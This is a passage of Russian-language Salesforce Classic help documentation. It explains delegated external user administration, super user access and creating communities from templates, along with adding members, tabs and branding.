2. Нажмите кнопку «**Правка**».
3. Установите флажок «Делегированный администратор внешних пользователей».
4. Нажмите кнопку «**Сохранить**».
5. Нажмите кнопку «**Правка**» в связанном списке «Профили делегированных внешних пользователей».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления внешними пользователями:

- «Управление внешними пользователями»

Для создания, редактирования и удаления профилей:

- «Управление профилями и наборами полномочий»

6. Выберите нужные профили.
7. Нажмите кнопку **«Сохранить»**.

Ниже перечислены рекомендации по настройке делегированного администрирования внешних пользователей.

- При необходимости предоставьте права делегированного администрирования посредством наборов полномочий.
- Выполните указанные ниже действия в профиле, которому предоставляются права делегированного администрирования.
  - Чтобы разрешить делегированным администраторам создание и обновление контактов, связанных с организацией, добавьте полномочия «Создание» и «Редактирование» для контактов.
  - Чтобы разрешить делегированным администраторам просмотр вкладок «Организации» и «Контакты», а также управление контактами, связанными с их организациями, выберите значение «Включены стандартные параметры» для вкладок «Организации» и «Контакты».
- [Добавьте вкладки «Организации» и «Контакты» в сообщество.](#)
- Чтобы разрешить делегированным администраторам внешних пользователей просмотр только определенных полей организаций и контактов, настройте параметры безопасности поля и макеты страниц.

СМ. ТАКЖЕ:

[Создание пользователей сообществ](#)

[Предоставление доступа суперпользователя пользователям-партнерам сообщества](#)

### Предоставление доступа суперпользователя пользователям-партнерам сообщества

Прежде чем предоставить пользователям доступ, рекомендуем включить доступ суперпользователя-партнера в параметрах сообщества. Рекомендуем использовать данную информацию для предоставления доступа суперпользователя пользователям с лицензиями Partner Community. При необходимости предоставьте доступ суперпользователя пользователям сообщества с лицензиями Customer Community Plus. Дополнительную информацию см. в разделе [«Предоставление доступа суперпользователя пользователям-клиентам сообщества»](#).

Внешние пользователи сообщества, которым предоставляется доступ суперпользователя, могут просматривать дополнительные данные и записи, независимо от заданных правил общего доступа и единых стандартных параметров. Суперпользователи могут просматривать данные, принадлежащие другим пользователям-партнерам той же организации, которым назначается такая же или нижестоящая роль в иерархии ролей. Доступ суперпользователя применяется только к обращениям, интересам, настраиваемым объектам и возможностям. Данные объекты доступны внешним пользователям только путем настройки профилей или правил общего доступа и добавления вкладок в сообщество.

1. Откройте запись контакта для пользователя.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Включить доступ суперпользователя»**.
3. Нажмите кнопку **«ОК»**.

### Предоставление доступа суперпользователя пользователям-клиентам сообщества

Чтобы предоставить внешним пользователям сообществ доступ к дополнительным записям и данным, включите доступ суперпользователя.

Доступ суперпользователя-клиента может быть предоставлен только пользователям с лицензиями Customer Community Plus.

Дополнительную информацию о предоставлении доступа суперпользователя пользователям с лицензиями Partner Community см. в разделе [«Предоставление доступа суперпользователя пользователям-партнерам сообщества»](#).



Полномочие «Суперпользователь портала» позволяет делегированным администраторам внешних пользователей выполнять указанные ниже действия над собственными организациями.

- Просмотр, редактирование и перенос всех обращений
- Создание обращений для контактов
- Просмотр и редактирование всех контактов (независимо от наличия связи с сообществами)
- Просмотр сведений об организациях, являющихся контактами обращения
- Составление отчетов по всем контактам (независимо от поддержки портала), если вкладка «Отчеты» добавлена в сообщество, а пользователю назначено полномочие «Запуск отчетов»

Чтобы предоставить пользователям с лицензией Customer Community Plus доступ к собственным организациям, а также разрешить просмотр и редактирование всех связанных обращений и контактов, но запретить управление другими внешними пользователями, добавьте полномочие «Суперпользователь портала» в набор полномочий и назначьте его соответствующим пользователям.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Создайте или клонируйте набор полномочий.
3. Добавьте полномочие «Суперпользователь портала» в разделе «Полномочия приложения».
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы назначить набор полномочий пользователям с лицензией Customer Community Plus, нажмите кнопку **«Управление назначениями»** и добавьте соответствующих пользователей.

## Создание сообществ

Создание сообществ с помощью мастера, который поможет выбрать шаблон сообщества в соответствии с бизнес-требованиями.

Количество сообществ, доступных для создания, определяется на странице «Все сообщества» меню «Настройка».

1. Для создания сообществ введите строку *«Сообщества»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и нажмите кнопку **«Создать сообщество»**.

Данное действие инициирует отображение мастера создания сообщества, позволяющего выбирать нужный вариант шаблона.

2. Чтобы просмотреть дополнительную информацию о шаблоне, наведите указатель мыши на нужный шаблон.

### Koqua

Визуально обогащенный адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

### Koa

Текстовый адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

**Napili**

Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообщество, искать и просматривать статьи, а также создавать обращения для отправки агентам службы поддержки. Данный шаблон поддерживает базу знаний, обращения, вопросы и ответы.

**Aloha**

Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ путем использования проверки подлинности посредством единой регистрации.

**Вкладки Salesforce + Visualforce**

Стандартная структура Salesforce и вкладки, которые могут быть настроены посредством Visualforce. Данный шаблон поддерживает основные стандартные объекты, настраиваемые объекты и приложение Salesforce1.

3. Наведите указатель мыши на нужный шаблон и нажмите кнопку **«Выбрать»**.
4. При выборе шаблона Koa или Kokuu укажите категории и название компании, а затем нажмите кнопку **«Далее»**.

**Имя группы категорий**

Уникальное имя группы категорий данных, содержащей категории данных для сайта. Имя отображает иерархию категорий, настроенных для сообщества, и используется по всему сайту для систематизации статей.

**Категория верхнего уровня**

Категория верхнего уровня, выбранная для отображения. Сообщество отображает только ее дочерние категории. Данная категория может быть дополнена несколькими вложенными уровнями категорий, но на странице она будет отображаться как родительская, а ее подкатегории как дочерние.

**Название компании**

Это имя компании, которое будет отображаться в заголовке сообщества.

5. Введите имя сообщества.



**Прим.:** При создании нескольких сообществ помните, что имена сообществ могут отображаться в раскрывающемся меню общего верхнего колонтитула усеченными. Пользователи могут видеть не более 32 символов имени; данное количество также охватывает индикаторы статуса «Предварительный просмотр» и «Неактивно». Убедитесь, что отображаемой части имени достаточно для правильной идентификации сообщества.

6. Дополните значение поля «URL-адрес» уникальным значением.

Данное значение добавляется к домену, введенному при **включении сообществ**, для создания уникального URL-адреса данного сообщества. Например, клиентское сообщество, созданное в домене `UniversalTelco.force.com`, может обозначаться следующим URL-адресом: `UniversalTelco.force.com/customers`.



**Прим.:** При необходимости создайте одно сообщество, которое не использует настраиваемый URL-адрес.

При необходимости измените имя и URL-адрес активированного сообщества; новый URL-адрес будет недоступен для переадресации. Рекомендуем вносить данные изменения только после уведомления участников сообщества.

7. Нажмите кнопку **«Создать сообщество»**.

Созданному сообществу назначается статус «Предварительный просмотр».

8. Чтобы настроить сообщество, щелкните **«Перейти к управлению сообществом»** на странице подтверждения. При выборе любого шаблона, кроме шаблона «Вкладки Salesforce + Visualforce», сообщество может быть настроено посредством конструктора сообществ.

При создании сообщества стандартные страницы для входа, самостоятельной регистрации, изменения пароля и восстановления пароля, а также начальная страница, определяются шаблоном сообщества. Чтобы настроить или изменить данные стандартные страницы, воспользуйтесь страницей «Управление сообществом».

**!** **Важное замечание:** При создании сообщества профиль текущего пользователя автоматически добавляется в список профилей, которым предоставляется доступ. Таким образом, возможность входа в сообщество со статусом «Активно» предоставляется всем пользователям организации с данным профилем. Чтобы запретить доступ всем пользователям с данным профилем, рекомендуем удалить профиль и предоставить себе доступ посредством другого профиля или набора полномочий.

СМ. ТАКЖЕ:

[Общие сведения о сообществах Salesforce](#)

[Настройка сообществ](#)

[Как определить количество сообществ, доступных моей организации?](#)

[Сравнение компонентов, доступных в шаблонах сообщества](#)

[Руководство по внедрению: использование шаблонов для создания сообществ](#)

[Руководство по внедрению: начало работы с шаблоном сообщества Aloha для Salesforce Identity](#)

## Как определить количество сообществ, доступных моей организации?

You can have up to 50 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

To see this limit in your org, from Setup enter *Communities* in the Quick Find box, then select **All Communities**. The *Maximum number of communities* field displays 50.

СМ. ТАКЖЕ:

[Создание сообществ](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Создание сообщества посредством предварительно настроенного шаблона

Создайте сообщество и выберите шаблон для применения к сообществу. Определите шаблон и свойства сообщества, а затем воспользуйтесь конструктором сообществ для завершения процессов организации и оформления сообщества.

1. Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и щелкните **«Новое сообщество»**. Данное действие инициирует отображение мастера создания сообщества, позволяющего выбирать нужный шаблон.
2. Чтобы просмотреть дополнительную информацию о шаблоне, наведите указатель мыши на нужный шаблон.

### Кокua

Визуально обогащенный адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

### Коa

Текстовый адаптивный шаблон самообслуживания, позволяющий пользователям искать и просматривать статьи или обращаться в службу поддержки при отсутствии искомых статей. Данный шаблон поддерживает базу знаний и обращения.

### Наpili

Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообщество, искать и просматривать статьи, а также создавать обращения для отправки агентам службы поддержки. Данный шаблон поддерживает базу знаний, обращения, вопросы и ответы.

### Аloha

Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ путем использования проверки подлинности посредством единой регистрации.

### Вкладки Salesforce + Visualforce

Стандартная структура Salesforce и вкладки, которые могут быть настроены посредством Visualforce. Данный шаблон поддерживает основные стандартные объекты, настраиваемые объекты и приложение Salesforce1. Помните, что шаблон «Вкладки Salesforce + Visualforce» опирается на стандартную структуру вкладок Salesforce и не поддерживает конструктор сообществ.

3. Наведите указатель мыши на нужный шаблон и нажмите кнопку **«Выбрать»**.
4. При выборе шаблона Коa или Кокua укажите категории и название компании.

### Имя группы категорий

Уникальное имя группы категорий данных, содержащей категории данных для сайта. Имя отображает иерархию категорий, настроенных для сообщества, и используется по всему сайту для систематизации статей.

### Категория верхнего уровня

Категория верхнего уровня, выбранная для отображения. Сообщество отображает только ее дочерние категории. Данная категория может быть дополнена несколькими вложенными уровнями категорий, но на странице она будет отображаться как родительская, а ее подкатегории как дочерние.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- «Создание сообществ и управление ими»

Для создания типов статей и действий над статьей:

- «Управление Salesforce Knowledge»

Для создания категорий данных:


- «Управление категориями данных»

**Название компании**

Это имя компании, которое будет отображаться в заголовке.

5. Нажмите кнопку **«Далее»**.
6. Введите имя и дополнительный URL-адрес для сообщества.  
Выбор данного параметра инициирует автоматическое обновление параметров сообщества посредством URL-адреса созданных настраиваемых страниц. Чтобы переопределить данную страницу входа другой страницей входа, воспользуйтесь параметрами сообщества. Дополнительные инструкции по созданию настраиваемых страниц входа, выхода и самостоятельной регистрации для сообщества см. в документе *«Начало работы с сообществами»*.
7. Нажмите кнопку **«Создать сообщество»**.  
Созданному сообществу назначается статус «Предварительный просмотр».
8. Чтобы настроить сообщество, щелкните **«Перейти к управлению сообществом»** на странице подтверждения.  
При выборе шаблона Napili рекомендуем использовать страницу «Управление сообществом» для настройки тем, отображающихся в меню навигации или на начальной странице.  
Рекомендуем использовать страницу «Управление сообществом» для настройки параметров сообщества (например, стандартные страницы входа и регистрации, верхний и нижний колонтитулы, шаблоны эл. почты).

Чтобы опробовать другой шаблон, откройте страницу «Управление сообществом» и измените свой выбор шаблона. Не волнуйтесь! При необходимости первый выбранный шаблон может быть быстро восстановлен. Просто задайте начальной странице исходный URL-адрес в разделе «Конфигурация сайта» среды Site.com Studio.

 **Важное замечание:** При создании сообщества профиль текущего пользователя автоматически добавляется в список профилей, которым предоставляется доступ. Таким образом, возможность входа в сообщество со статусом «Активно» предоставляется всем пользователям организации с данным профилем. Чтобы запретить доступ всем пользователям с данным профилем, рекомендуем удалить профиль и предоставить себе доступ посредством другого профиля или набора полномочий.

СМ. ТАКЖЕ:

[Навигация по конструктору сообществ](#)

[Оформление сообщества в фирменном стиле посредством конструктора сообществ](#)

[Руководство по внедрению: начало работы с шаблоном сообщества Aloha для Salesforce Identity](#)

[Общие сведения о конструкторе сообществ](#)

[Редактирование страниц и компонентов сообщества в конструкторе сообществ](#)


[Установка активных страниц для сообщества в конструкторе сообществ](#)


[Управление страницами сообщества в конструкторе сообществ](#)

## Настройка сообществ


В разделе **«Администрирование»** на странице «Управление сообществом» можно обновить основные настройки сообщества (например, URL-адрес, имя сообщества, участников, варианты входа и общие настройки).

Сообщество может быть настроено в любое время. Прежде чем вносить важные изменения, рекомендуем сначала деактивировать сообщество.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Щелкните **«Администрирование»** и выберите нужную область сообщества.

 **Важное замечание:** Параметры, доступные на странице «Управление сообществом», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, меню «Темы» доступно только сообществам, использующим темы. Некоторые из перечисленных ниже параметров могут быть неприменимы в сообществе. Чтобы показать все меню, последовательно выберите пункты **«Администрирование» > «Настройки»** и установите флажок **«Показать все параметры на странице управления сообществом»**.

- **Участники**
- **Вкладки**
- **Фирменный стиль**
- **Вход и регистрация**
- **Сообщения эл. почты**
- **Страницы**
- **Настройки**
- **Параметры**

 **Прим.:** Чтобы выполнить расширенную настройку (например, добавление настраиваемых страниц или страниц, которые не требуют входа), откройте меню «Управление сообществом» в общем верхнем колонтитуле управления сообществом и нажмите **«Перейти к Force.com»** или **«Перейти к Site.com Studio»** для перехода к сайту, связанному с этим сообществом. При использовании шаблонов Aloha, Koa, Kokuа или Napili выберите пункт **«Перейти к конструктору сообществ»** для настройки сообщества.

3. Для совместного использования сообщества со статусом «Предварительный просмотр» скопируйте отображенный URL-адрес со страницы **«Параметры > администрирования»** и разошлите его.

Данная возможность позволяет получать отзывы пользователей, а также заранее наполнять сообщество сообщениями, комментариями и записями, доступными участникам активного сообщества уже при первом входе.

Помните, что URL-адрес может передаваться только пользователям, добавленным в качестве участников сообщества.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к странице «Управление сообществом»:

- «Управление сообществами» ИЛИ «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Для настройки параметров администрирования или использования конструктора сообществ:

- «Создание и настройка сообществ»
- И участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Чтобы предоставить участникам доступ к настроенному сообществу, выполните его активацию. Если организация использует [приветственные сообщения эл. почты](#), то активация сообщества инициирует отправку приветственного сообщения эл. почты всем его участникам. Приветственное сообщение эл. почты, отправляемое новым пользователям портала, содержит имя пользователя и пароль.

## Добавление участников в сообщество


Профили и наборы полномочий позволяют управлять участниками сообщества во время процесса настройки.


Ниже перечислены действия, доступные посредством профилей и наборов полномочий.


- Предоставление или отмена доступа для группы пользователей. Все пользователи, назначенные добавленному профилю или набору полномочий, становятся участниками сообщества.
- Применение политики принадлежности. Добавление новых пользователей в профиль или набор полномочий, связанный с сообществом, инициирует автоматическое предоставление доступа.

Наборы полномочий расширяют возможности добавления участников. Профили позволяют предоставлять группе пользователей доступ к сообществу без их предварительного клонирования.

Стандартные профили, профили Chatter и профили портала могут быть добавлены в сообщества; клиенты Chatter из личных групп, содержащих клиентов, не могут быть добавлены в сообщества даже при назначении наборов полномочий, связанных с сообществами.

 **Прим.:** Профили и наборы полномочий, связанные с сообществами, не могут быть удалены из системы Salesforce. Рекомендуем сначала удалить профили или наборы полномочий из сообществ.

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.
2. Последовательно выберите пункты «**Администрирование**» > «**Участники**».
3. Чтобы добавить участников посредством профилей, выполните указанные ниже действия.
  - a. Чтобы отфильтровать профили, выберите нужный тип профиля из раскрывающегося меню. Чтобы найти конкретный профиль, введите поисковый запрос и нажмите кнопку «**Найти**». Поиск возвращает профили для выбранного фильтра.
 

 **Прим.:** Результаты поиска содержат профили, которые уже являются частью сообщества.
  - b. Выберите нужные профили. Чтобы выбрать несколько профилей, нажмите клавишу CTRL.
  - c. Нажмите кнопку «**Добавить**». Чтобы удалить профиль, выберите нужный профиль и нажмите кнопку «**Удалить**». Пользователи профиля, который удаляется из сообщества, теряют доступ к сообществу, если им не назначены наборы полномочий или другие профили, которые все еще используются сообществом. Сообщения и комментарии данных пользователей сохраняются.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, настройки или активации сообщества:

- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»



 **Важное замечание:** Администратор, удаливший себя из сообщества, не может просматривать параметры меню «Администрирование» на странице «Управление сообществом». Чтобы добавить себя обратно в сообщество или выполнить другие обновления для состава участников, [воспользуйтесь интерфейсом API](#).

4. Чтобы добавить участников посредством наборов полномочий, выполните указанные ниже действия.
  - a. Чтобы найти конкретный набор полномочий, введите поисковый запрос и нажмите кнопку **«Найти»**.
  - b. Выберите нужные наборы полномочий. Чтобы выбрать несколько наборов полномочий, нажмите клавишу CTRL.
  - c. Нажмите кнопку **«Добавить»**.

Пользователи набора полномочий, который удаляется из сообщества, теряют доступ к сообществу, если им не назначены профили или другие наборы полномочий, которые все еще используются сообществом. Сообщения и комментарии данных пользователей сохраняются даже после отмены доступа.

5. Нажмите кнопку **«Сохранить»**.

Если организация поддерживает [приветственные сообщения эл. почты](#), то добавление профилей или наборов полномочий в сообщество со статусом «Активно» инициирует отправку приветственного сообщения эл. почты соответствующим пользователям. Приветственное сообщение эл. почты содержит имя пользователя и ссылку для изменения пароля (при отправке внешнему пользователю, который все еще не выполнил вход на портал или в сообщество).

Сообщество со статусом «Активно» поддерживает отправку приветственных сообщений эл. почты и может быть обнаружено участниками. Сообщество со статусом «Предварительный просмотр» доступно только участникам посредством URL-адреса входа. Сообщество со статусом «Неактивно» доступно только пользователям с полномочием «Создание и настройка сообществ» посредством меню «Сообщество».

Ниже перечислены дополнительные способы предоставления доступа к сообществу.

- Включение самостоятельной регистрации, позволяющей внешним пользователям регистрироваться без помощи администратора
- Включение поставщиков проверки подлинности (например, Facebook), позволяющих внешним пользователям выполнять вход в сообщество без создания организации

Дополнительную информацию см. в разделе [«Настройка страниц входа, выхода и самостоятельной регистрации в сообществе»](#).


СМ. ТАКЖЕ:

[Настройка сообществ](#)

[Включение общего верхнего колонтитула для сообществ](#)

## Как обновить состав участников сообщества посредством интерфейса API?

Страница «Управление сообществом», позволяющая обновлять параметры администрирования, включая состав участников, доступна только участникам сообщества. В качестве альтернативы рекомендуем использовать интерфейс API и приложение Data Loader для обновления состава участников сообщества.

 **Совет:** При необходимости воспользуйтесь другими загрузчиками данных для обновления состава участников сообщества.

1. Получите `networkId` для сообщества.




В меню «Настройка» введите «*Все сообщества*» в поле «Быстрый поиск», выберите «**Все сообщества**», затем щелкните правой кнопкой мыши URL-адрес сообщества и выберите «**Проверить**». Свойство `data-networkId` содержит `networkId`.

2. Получите `profileId` или `permissionsetId` для добавления.

В меню «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите «**Профили**» или «**Наборы полномочий**». Щелкните имя нужного профиля или набора полномочий. Кодом является последняя часть URL-адреса. Например, URL-адрес `myacompany.salesforce.com/00aa11bb22` содержит код `00aa11bb22`.

3. Создайте CSV-файл со столбцами для `networkId` и `parentId`. Укажите нужный `profileId` или `permissionsetId` для `parentId`.
4. Откройте приложение Data Loader и выберите объект «**Группа участников сети**». Укажите расположение созданного CSV-файла и выполните действия, отображаемые приложением Data Loader.

После успешного добавления участников посредством приложения Data Loader участникам будет доступна страница «Управление сообществом» по ссылке «**Управление**» на странице «**Все сообщества**» меню «Настройка».


 **Прим.:** Обратите внимание, что страница «Управление сообществом» доступна участникам только при наличии полномочия «Создание и настройка сообществ» или «Управление сообществами».

СМ. ТАКЖЕ:

[Вставка, обновление или удаление данных посредством приложения Data Loader](#)

## Добавление вкладок в сообщество

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет добавлять вкладки в сообщество.

 **Совет:** При необходимости сообщество может использовать все настраиваемые страницы и скрывать вкладки. Чтобы определить наиболее оптимальный вариант, воспользуйтесь разделом «**Вкладки и конструктор сообществ**» на странице 3446.

Перед началом работы ознакомьтесь со следующими рекомендациями.

- Включаемые вкладки должны соответствовать типу действия, выполняемого в данном сообществе — будь то предоставление партнерам общего доступа к организациям и возможностям или предоставление клиентам, нуждающимся в поддержке, общего доступа к обращениям и решениям. Не перегружайте сообщество ненужными вкладками.
- Профили определяют доступ к вкладкам, поэтому некоторые выбранные вкладки могут быть недоступны профилям, связанным с сообществом. В этом случае доступ к вкладкам сообщества в профиле должен быть предоставлен участникам сообщества вручную.
- Вкладки «Компоненты Lightning» не поддерживаются в сообществах.
- Пользователям Chatter Free доступна только вкладка сообщества Chatter.

Чтобы предоставить участникам сообщества доступ к нужным функциям, рекомендуем выбрать соответствующие вкладки во время настройки. Кроме того, выбранные вкладки определяют навигацию по сообществу в приложении Salesforce 1.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания, настройки или активации сообщества:


- «Создание и настройка сообществ»

И

Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

1. Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Все сообщества»**. Затем щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Последовательно выберите пункты **«Администрирование»** > **«Вкладки»**.
 

 **Совет:** При использовании одного из предварительно настроенных шаблонов вместо шаблона «Вкладки Salesforce + Visualforce» меню **«Вкладки»** не отображается по умолчанию. Чтобы показать меню, последовательно выберите пункты **«Администрирование»** > **«Настройки»** и установите флажок **«Показать все параметры на странице управления сообществом»**.
3. Выберите нужные вкладки в списке «Доступные вкладки». Чтобы выбрать несколько вкладок, нажмите клавишу CTRL.
4. Чтобы добавить вкладку, нажмите кнопку **«Добавить»**. Чтобы удалить вкладку, выберите нужную вкладку в списке «Выбранные вкладки» и нажмите кнопку **«Удалить»**.
5. Чтобы изменить порядок отображения вкладок, нажмите кнопку **«Вверх»** или **«Вниз»**.  
 Вверху списка отображается целевая вкладка сообщества. При открытии сообщества данная вкладка отображается первой.  
 При отсутствии доступа к целевой вкладке и поддержке Chatter сообщество отображает вкладку «Начальная страница». При использовании Chatter сообщество отображает вкладку Chatter.
6. Нажмите кнопку **«Сохранить»**.
 

 **Важное замечание:** Замена шаблона «Вкладки Salesforce + Visualforce» шаблоном на основе конструктора сообществ инициирует удаление всех вкладок из сообщества.

СМ. ТАКЖЕ:

[Настройка сообществ](#)

[Переименование вкладки Chatter](#)

## Вкладки и конструктор сообществ

Не уверены относительно использования стандартных вкладок Salesforce или конструктора сообществ при настройке сообщества? Данный раздел содержит дополнительную информацию, способствующую принятию правильного решения.

### Вкладки

Выбор шаблона «Вкладки Salesforce + Visualforce» при создании сообщества обозначает использование стандартных вкладок Salesforce или страниц Visualforce.

#### За:

- Доступность некоторых параметров использования тем по умолчанию
- Поддержка всех функций продаж, обслуживания, маркетинга и платформы
- Полная поддержка возможностей платформы Force.com

**Против:**

- Обязательное наличие возможности кодирования Visualforce, несмотря на предпочтительное использование Visualforce для более расширенной настройки
- Обязательное наличие познаний в области использования платформы Force.com

**Конструктор сообществ**

Выбор одного из предварительно настроенных шаблонов при создании сообщества обозначает использование пользовательского интерфейса WYSIWYG конструктора сообществ.

**За:**

- Стандартное приложение, ориентированное на сообщества для самообслуживания
- Доступность дополнительных стилей CSS
- Возможность быстрого развертывания простого сообщества для самообслуживания

**Против:**

- Поддержка только функций самообслуживания (обращения, Salesforce Knowledge и вопросы Chatter)
- Отсутствие поддержки других функций продаж, обслуживания или платформы
- Отсутствие полной поддержки возможностей платформы

СМ. ТАКЖЕ:

[Добавление вкладок в сообщество](#)

[Общие сведения о конструкторе сообществ](#)

## Переименование вкладки Chatter

Как правило, многие участники сообщества используют вкладку Chatter в качестве начальной страницы. При необходимости настройте данную вкладку в соответствии с фирменным стилем компании.

Вкладка Chatter предоставляет участникам сообщества быстрый доступ к важным сведениям: ленты действий, группы, закладки, файлы и т. д. Многие участники сообщества используют вкладку Chatter в качестве начальной страницы. Имя вкладки Chatter, доступной в сообществе, может быть настроено в соответствии с фирменным стилем компании (например, имя вкладки может соответствовать названию компании или любому другому имени, узнаваемому пользователями).

1. В разделе настройки введите строку «Переименование вкладок и меток» в поле «Быстрый поиск» и выберите пункт **<b>«Переименование вкладок и меток»</b>**.
2. Выберите стандартный язык в раскрывающемся списке «Выбрать язык» вверху страницы.
3. Щелкните ссылку «Правка» напротив нужного сообщества в разделе «Вкладки Chatter в сообществах».
4. Введите имя вкладки в единственном и множественном числе (например, «Партнер» и «Партнеры»). При необходимости установите флажок «Начинается с гласного звука».
5. Нажмите кнопку «Сохранить».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для переименования  
вкладки Chatter:

- «Настройка приложения»

ИЛИ

«Просмотр настройки и конфигурации»


И

Назначение в качестве переводчика

## Оформление сообщества в фирменном стиле

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет настраивать внешний вид сообщества на странице «Управление сообществом» путем добавления логотипа, цветов и авторских прав компании. Данное действие позволяет настроить сообщество в соответствии с фирменным стилем компании и повысить его узнаваемость среди участников сообщества.

**Важное замечание:** При использовании шаблона самообслуживания или конструктора сообществ для создания настраиваемых страниц взамен использования стандартных вкладок Salesforce рекомендуем использовать конструктор сообществ для разработки фирменного стиля сообщества.

- Чтобы открыть страницу «Управление сообществом», воспользуйтесь любым указанным ниже способом.
  - Щелкните значок  в общем верхнем колонтитуле сообщества.
  - Введите строку «*Все сообщества*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Все сообщества**». Затем щелкните ссылку «**Управление**» напротив имени нужного сообщества.

- Последовательно выберите пункты «**Администрирование**» > «**Фирменный стиль**».
- Чтобы выбрать верхний и нижний колонтитулы сообщества, воспользуйтесь значками поиска.

Файлы, выбранные в качестве верхнего и нижнего колонтитулов, должны быть загружены на вкладку «Документы» и быть общедоступными. Верхний колонтитул может быть выбран из HTML-, GIF-, JPG- или PNG-файлов. Нижний колонтитул должен быть выбран из HTML-файлов. Общий размер HTML-файлов не должен превышать 100 Кб. Максимальный размер GIF-, JPG- или PNG-файла составляет 20 Кб. Таким образом, если размер HTML-файла верхнего колонтитула составляет 70 Кб, то размер HTML-файла нижнего колонтитула не должен превышать 30 Кб.

Выбранный верхний колонтитул заменяет логотип Salesforce, расположенный под общим верхним колонтитулом. Выбранный нижний колонтитул заменяет стандартный нижний колонтитул Salesforce, содержащий авторские права и положения о конфиденциальности.

- Чтобы выбрать predetermined цветовую схему, щелкните «**Выбрать цветовую схему**». Чтобы выбрать цвет на палитре, щелкните текстовое поле напротив полей раздела страницы.

Обратите внимание, что некоторые выбранные цвета также применяются к странице входа сообщества и влияют на внешний вид сообщества в приложении Salesforce1.

| Выбор цвета              | Область отображения  |
|--------------------------|--|
| Фон верхнего колонтитула | Вверху страницы, под черным общим верхним колонтитулом. HTML-файл, выбранный в поле «Верхний колонтитул», переопределяет данный выбор цвета.<br>Вверху страницы входа.<br>Страница входа в приложении Salesforce1. |
| Фон страницы             | Цвет фона для всех страниц сообщества, включая страницу входа.   |
| Первый                   | Выбранная вкладка.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

